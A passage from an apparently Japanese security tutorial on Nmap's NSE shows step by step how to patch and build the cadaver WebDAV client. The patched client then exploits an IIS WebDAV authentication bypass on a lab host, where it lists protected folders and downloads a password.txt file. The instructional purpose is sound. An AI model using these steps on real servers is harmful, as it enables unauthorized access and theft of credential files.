はじめに、SkullSecurity の Web サイトより、cadaver-0.23.2 用のパッチ「cadaver-0.23.2-h4x.patch」を適用するまでを解説する。

とはいっても難しいところは全くない。cadaver のオフィシャルサイトより、cadaver-0.23.2.tar.gz をダウンロードして、公開されているパッチを適用してコンパイルすればよいだけだ（図 16）。

パッチ適用済みのcadaverで脆弱性のあるターゲットへ接続する

実行テストは「cadaver < ターゲットアドレス >」で接続が完了すれば、あとは、cd/ls/get などのコマンド操作が行えるようになるので非常に簡単である。

例えば、「http-iis-webdav-vuln」のスキャン結果で、「Vulnerable folders discovered: /private, /webdav」と表示されたのであれば、cdコマンドでこれらのフォルダへ移動すればよいわけだ。続いてlsコマンドでフォルダ内部のファイルを確認して、必要なものをgetコマンドでダウンロードするといった具合である（図17）。

他にも方法はあるのであくまでも一例であるが、これで、「http-iis-webdav-vuln」スキャンから、脆弱性を突いてのアクセスまでをチェックすることができた。

NSE を使った脆弱性調査について駆け足で紹介してきたが、記事を読めば、単なるポートスキャナーだけにとどまらない Nmap の新たな側面をご理解いただけると思う。NSE のライブラリは今回紹介したもの以外にもまだまだたくさんある。読者の方にはぜひともチャレンジしていただきたい。

図16 cadaverのパッチをインストール

```
root@bt:~# wget http://www.webdav.org/cadaver/cadaver-
0.23.2.tar.gz          ←cadaver をオフィシャルサイトよりダウンロード

          中略

2011-01-09 13:35:23 (385 KB/s) - `cadaver-0.23.2.tar.gz'
saved [757303/757303]

root@bt:~# tar xvzf cadaver-0.23.2.tar.gz        ←解凍
cadaver-0.23.2/
cadaver-0.23.2/ChangeLog

          中略

root@bt:~# wget http://www.skullsecurity.org/blogdata/
cadaver-0.23.2-h4x.patch          ←パッチをダウンロード

          中略

2011-01-09 13:35:50 (149 MB/s) - `cadaver-0.23.2-h4x.
patch' saved [2849/2849]

root@bt:~# cd cadaver-0.23.2   ←解凍したディレクトリへ移動
root@bt:~/cadaver-0.23.2# patch -p1 < ../cadaver-0.23.2-
h4x.patch            ←パッチをあてる
patching file lib/neon/ne_basic.c
patching file lib/neon/ne_request.c
patching file lib/neon/ne_uri.c
root@bt:~/cadaver-0.23.2# ./conigure       ←configure 実行

          中略

root@bt:~/cadaver-0.23.2# make             ←コンパイル実行

          中略

root@bt:~/cadaver-0.23.2# make install    ←インストール実行
```

ソースコードのコンパイルと聞くとハードルが高いと感じるが、cadaver の場合はいくつかのコマンドを実行するだけでよい

図17 パッチをあてたcadaverでターゲットへ接続

```
root@bt:/# cadaver 192.168.241.137
dav:/> cd /webdav      ←webdav フォルダへ移動
dav:/webdav/> ls       ←フォルダ内を一覧表示
Listing collection `/webdav/': succeeded.
        test.txt                                    14  Jan 10 01:58
dav:/webdav/> cd ..
dav:/> cd private      ←private フォルダへ移動
dav:/private/> ls      ←フォルダ内を一覧表示
Listing collection `/private/': succeeded.
        index.htm
 password.txt                          40  Jan 10 12:58
dav:/private/> get password.txt    ←password.txt をダウンロード
Downloading `/private/password.txt' to password.txt:
Progress: [============================>] 100.0% of 40 bytes
succeeded.
dav:/private/> exit    ←接続切断
Connection to `192.168.241.137' closed.
```

cadaver を使用してターゲットへ接続し、簡単なチェックを行った例。cd コマンドで「http-iis-webdav-vuln」で表示されたフォルダ名で移動し、ls コマンドでフォルダ内のファイルをチェックしている。入手したいファイルがあれば、get コマンドでダウンロードすることもできる

※ 3 WebDAV Detection, Vulnerability Checking and Exploitation
http://www.skullsecurity.org/blog/2009/webdav-detection-vulnerability-checking-and-exploitation